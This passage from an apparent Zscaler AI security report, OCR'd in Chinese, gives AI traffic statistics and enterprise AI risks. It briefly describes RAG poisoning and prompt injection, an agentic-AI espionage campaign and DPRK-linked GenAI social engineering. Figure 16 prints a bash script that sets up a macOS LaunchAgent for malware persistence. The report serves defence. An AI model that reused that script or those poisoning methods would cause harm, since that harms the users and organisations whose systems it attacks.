


圖 8：按國家劃分的 AI/ML 交易量年增率（按交易量排名前 20 名）

©2026 Zscaler, Inc. 保留所有權利。




圖 9:根據 AI/ML 交易量顯示前 10 個國家的映射
(右側表格:2025 年 6 月至 12 月的百分比份額和交易總量)

國家	% 份額	AI/ML 交易
美國	37.6%	219B
印度	14.1%	82B
加拿大	4.7%	27B
英國	4.3%	25B
日本	3.2%	19B
德國	2.7%	16B
澳洲	2.6%	15B
法國	2.4%	14B
中國	2.0%	12B
巴西	1.8%	11B

©2026 Zscaler, Inc. 保留所有權利。

歐洲、中東和非洲地區深入解析

歐洲、中東和非洲地區的 AI/ML 活動仍然集中在少數幾個成熟的歐洲市場。英國、德國、法國和西班牙的交易量佔地區交易總量的近一半。雖然英國在全球 AI 活動中的份額較小，但它在歐洲、中東和非洲地區卻一直佔據著不成比例的較大份額，在 2025 年 6 月至 12 月期間，其 AI/ML 流量佔該地區的 20.3%，位居榜首。

德國緊隨其後，佔 EMEA 交易量的 12.5%，這主要得益於 AI 在製造業的持續整合，由此產生了超過 55 億筆 AI/ML 交易。緊隨其後的是法國，其佔區域活動的 11%，這得益於政府的各項舉措，例如「France 2030 strategy（法國 2030 策略）」，其中包括對 AI 的重大投資承諾，以及法國作為國際 AI 行動峰會的東道主。




圖 5：歐洲、中東和非洲地區按國家劃分的 AI 交易份額

©2026 Zscaler, Inc. 保留所有權利。




圖 11:亞太地區各按國家劃分的 AI 交易份額

地區概覽

亞太地區深入解析

亞太 (APAC) 地區 AI/ML 使用量受到高成長市場與幾個較成熟的經濟體之間明顯不平衡的影響。印度、日本和澳洲合計佔地區 AI/ML 學習交易的大部分，其中印度就貢獻了近一半的活動（佔地區 AI/ML 流量的 46.2%），主要由科技和通訊產業（310 億筆交易）推動。

在國家 AI 政策不斷發展的背景下，日本緊隨其後，佔亞太地區交易量的 10.4%。日本政府通過一項國家 AI 促進法，透過協調指導鼓勵企業和產業採用 AI。澳洲佔地區活動的 8.6%，同時國家也持續重視負責任且安全的 AI 部署。

©2026 Zscaler, Inc. 保留所有權利。

企業 AI 風險與威脅情勢

我們的研究證明，AI 已經滲透到企業的每一層，從公共 GenAI 工具到內部生命週期管理工具和 AI 支援的軟體即服務套件。隨著使用量的成長，組織必須管理更廣泛、更複雜的攻擊面。最主要的風險可歸納為以下幾類。

資料外洩和敏感資訊洩露

AI 系統會接觸到企業中最敏感的一些資料，涵蓋原始碼、客戶記錄、財務細節和法律文件，而這些資料往往缺乏明確的安全性護欄。這種暴險通常源自於 ChatGPT、Grok 和 DeepSeek 等公共工具中使用的影子 AI，以及權限過高的 SaaS AI（例如 Microsoft Copilot），由於組態錯誤或標籤不準確而導致資料外洩。同時，不受控制的檢索增強生成 (RAG) 管道可以悄悄地將受監管的資料拉入私有模型。一旦敏感資訊被發送到 AI 系統，就可能會透過快速操縱或模型行為而被保留、重複使用，甚至洩漏，這將日常 AI 使用變成真正的資料風險。

缺乏對 AI 使用情況和使用者提示的可見性

許多組織仍然難以回答有關日常實際使用 AI 的基本問題。資安團隊通常不清楚員工使用了哪些 AI 工具，提交了哪些提示，以及敏感資料是否面臨風險。此外，哪些團隊依賴 GenAI 來處理關鍵工作流程也非總是顯而易見。在審查提示時，經常會發現提示注入嘗試、操縱模式或不合規行為，這些行為只需付出最少的努力就能繞過護欄。但大多數組織沒有即時觀察這種活動的工具。因此，AI 治理往往是被動的，只有在問題出現後才會介入。

資料品質、幻覺和模型操縱

隨著 AI 融入日常業務運營，其輸出中的錯誤會帶來切實的後果。到 2025 年，企業將必須糾正 AI 生成的指導意見似乎具權威性，但最終卻被證明是錯誤的「幻覺」。由於輸入存在偏見或品質低下，尤其是在注重合規性的團隊中，基於檢索增強生成 (RAG) 機制的系統也會產生偏差結果。**紅隊演練和實際測試**表明，攻擊者可以利用基礎建構 (grounding) 和精確度方面的缺陷，在 AI 接收的資料來源中插入篡改的內容，或細微的提示變化，從而污染檢索管道。幻覺、隱式變體和基礎建構失敗 (grounding failure) 會持續削弱人們對 AI 輸出的信任。如果這些缺陷無法修正，有缺陷的輸出會直接影響決策並加劇風險。

未映射且不安全的私有 AI 模型

企業現在部署了託管模型和非託管模型的混合方案，並將 AI 功能嵌入到 Salesforce、ServiceNow 和 Atlassian 等平台中。

然而，許多組織仍然缺乏：

- 完整的模型和服務清單
- 了解每個模型涉及哪些資料
- 驗證模型安全性、修補程式等級或漏洞狀態
- 為 AI 工作流程提供原始碼儲存庫的治理

當私有模型繼承了公共系統中觀察到的相同提示注入、RAG 投毒和資料外洩弱點時，這種映射的缺失就變得特別危險。當模型及其資料流未知時，組織無法落實政策或進行有意義的風險評估。

隱私、合規性和提供者變異性

AI 提供者採取不同的企業資料處理方法。提示可能被儲存、重複使用於培訓、或以不總是清晰的方式記錄。不同供應商的存取控制和模型溯源差異很大。這種不一致使 GDPR、HIPAA 和 PCI DSS 等框架面臨合規性挑戰。隨著 SaaS 應用程式預設啟用 AI 功能，繞過既定的審核流程，風險不斷加劇，導致企業政策與監管預期脫節。

©2026 Zscaler, Inc. 保留所有權利。

現實世界的威脅與漏洞點


2025 年，企業採用 AI 的核心風險持續在現實世界中顯現出來。資料外洩、AI 使用情況的可見度有限、幻覺等問題，都已成為企業環境中切實存在的安全威脅和營運漏洞。真實事件和測試結果表明，這些風險源於 AI 系統的部署方式、資料連線方式以及在日常工作流程中的信任方式。

AI 賦能的社交工程、AI 應用程式和助理造成的資料外洩以及早期濫用代理式和半自主 AI 系統，都彰顯一些最嚴重的潛在風險。

隨著攻擊者利用生成式 AI 技術進行的冒充更具說服力，AI 賦能的社交工程攻擊日益猖獗。深度偽造語音和視訊網路釣魚（「語音釣魚」）在 2025 年成為有據可查的問題。在包括美國當局警告在內的多份資安公告中，都指出威脅行為者利用 AI 產生的聲音和資訊冒充官員。[2]攻擊者正在利用 AI 技術製作逼真的深度偽造視訊和語音，根據特定角色和決策過程進行量身打造這些視訊和語音。

去年也出現涉及代理式 AI 的首例可信賴的**網路間諜活動報告**。中國政府支持的組織利用代理式 AI 實現了 80% 至 90% 自動化的入侵鏈，包括偵察、惡意探索驗證、憑證竊取、橫向移動和資料竊取。只有在需要做出更緊急的決策時，才會由人工操作員介入。這起事件表明，自主代理能夠以機器速度執行傳統的攻擊策略，從根本上改變了防禦者偵測和應對威脅的方式。

除了直接濫用 AI 系統外，攻擊者也開始將 AI 融入自己的開發工作流程中。ThreatLabz 觀察到的幾起攻擊活動中，惡意軟體表現出與 AI 輔助程式碼產生一致的特徵，這表明越來越多攻擊利用 GenAI。



以下案例研究實證 AI 風險，範圍從 GenAI 驅動的欺騙和攻擊執行，到揭示企業 AI 系統在真實對抗條件下效能的紅隊演練測試。

[2]《Cybersecurity Dive》2025 年 5 月 16 日報導 FBI 警告，簡訊和基於 AI 的語音複製功能 (voice cloning) 正被用來冒充美國高級官員。

©2026 Zscaler, Inc. 保留所有權利。

案例研究

GenAI 增強型惡意程式和社交工程在與北韓

相關攻擊活動中的應用

本案例研究重點介紹 GenAI 如何使攻擊者能夠在不根本上改變攻擊者目標或技術的情況下增強其行動。

在與北韓 (DPRK) 相關攻擊活動以及更廣泛的朝鮮 IT 工作者計劃有關的**「傳染性面試 (Contagious Interview)」攻擊活動中**，ThreatLabz 觀察到威脅行為者武器化 GenAI，建立並運營以假亂真的虛假身分，從而將社交工程學產業化，同時在惡意程式開發中使用 AI 程式碼編寫助理。AI 使得更難區分攻擊者入侵系統的方式及後續行為與合法活動，提高偵測和回應的難度。

資源開發與社交工程 (面試偽裝)

攻擊活動首先利用 GenAI 技術偽造數位身分，建立全面的學習指南，產生專業但無法追蹤的個人資料照片，並在遠端面試中使用深度偽造和語音操縱工具來掩蓋身分。這種偽裝旨在繞過審查程序，從而獲得敏感的技術職位。



©2026 Zscaler, Inc. 保留所有權利。

以下發現結果突顯此次行動的面試準備階段對 AI 的依賴程度。

AI 生成的面試技巧學習指南

威脅行為者利用 GenAI 製作詳細的指導手冊，為技術面試做準備。

例如：一本「學習指南」包含 70 多頁，涵蓋後端工程和 Web3 開發等領域的複雜問題。

AI 的主要指標：

- 指南中的回答包括一些典型片語，例如「當然！」（圖 12）。
- Markdown 格式的殘留元素，強烈暗示是從 AI 模型生成的輸出直接複製貼上操作（圖 13）。




圖 12：手冊問答中列出 GenAI 典型措詞的回答

Project Requirements:

1. **Product Catalog**: Implement a product catalog where administrators can add, edit, and manage products. Users should be able to browse products with various filtering options.

2. **User Authentication and Roles**: Create a user authentication system with multiple user roles (admin, customer). Administrators should have access to the admin dashboard for managing products and orders.

3. **Shopping Cart**: Develop a shopping cart that allows users to add products, update quantities, and proceed to checkout.

4. **Order Management**: Implement order processing, allowing customers to place orders, view order history, and receive order confirmation emails.

5. **Payment Integration**: Integrate a payment gateway to handle online payments securely.

6. **Search and Filtering**: Implement search functionality to allow users to search for products based on keywords and apply filtering based on categories, price range, etc.

7. **Responsive Design**: Design the application with a responsive user interface to ensure a seamless experience across different devices.

8. **Error Handling and Validation**: Ensure proper error handling and validation throughout the application to deliver a smooth user experience.

圖 13：Markdown 格式表明很可能是直接從 GenAI 輸出複製。

©2026 Zscaler, Inc. 保留所有權利。

案例研究：GenAI 增強型惡意程式和社交工程在與北韓相關攻擊活動中的應用

利用 AI 輔助影像編輯技術偽造身分

北韓的 IT 從業人員利用 AI 影像生成和編輯技術，建立用虛假數位身分偽造的履歷、宣傳網頁和 GitHub 個人資料。

例如：AI 生成的影像包括經過美化的頭像，使其看起來更專業或採用西方美學。為了偽造工作環境，背景通常會被移除或修改。

AI 的主要指標：

- 影像證明過度專業化、經過修飾的特徵顯得不自然（圖 14）。
- 在影像的後設資料或視覺偽影中偵測到 AI 曾執行背景移除的證據（圖 15）。



圖 14：原始影像（左）和 AI 編輯後的影像（右）



圖 15：AI 增強的個人資料圖片

©2026 Zscaler, Inc. 保留所有權利。

初步存取：木馬軟體交付

一旦獲得存取權，威脅行為者就會使用網路釣魚和社交工程技術來攻擊受害者，例如加密貨幣工程師。受害者會被誘騙下載木馬軟體，例如修改過的 NPM 套件管理員(Node Package Manager)套件，這些軟體會將惡意工具偽裝成合法的開發資源，從而建立最初的基地。

至關重要的是，在我們的監控過程中，好幾個惡意指令碼有都表現出明顯由人工智慧生成的特徵。如圖 16 所示，該程式碼具備細緻的縮排、格式良好的錯誤訊息以及大量使用表情符號的特徵，我們認為這是用於原始程式碼製作的特定 GenAI 引擎的標誌性特徵。

```
if [ ! -f package.json ]; then
    echo "[ERROR] package.json not found in $PROJECT_DIR"
    echo "💡 Please place this script inside your Node.js project folder."
    exit 1
fi

echo "Installing project dependencies..."
npm install

# === OPTIONAL: Auto-start on macOS login ===
PLIST=~/Library/LaunchAgents/com.local.drvierUpdate.plist
mkdir -p ~/Library/LaunchAgents

cat > "$PLIST" <<EOL
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
    "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.local.drvierUpdate</string>
    <key>ProgramArguments</key>
    <array>
        <string>/bin/bash</string>
        <string>$PROJECT_DIR/drivfixer.sh</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
</dict>
</plist>
EOL

chmod 644 "$PLIST"
launchctl load -w "$PLIST"

echo "✅ Setup complete. Your Node.js app will auto-start on login."
```

圖 16：用於植入持久性 JavaScript 惡意程式的 Bash 指令碼，顯然是用 GenAI 開發。

分階段有效負載的執行

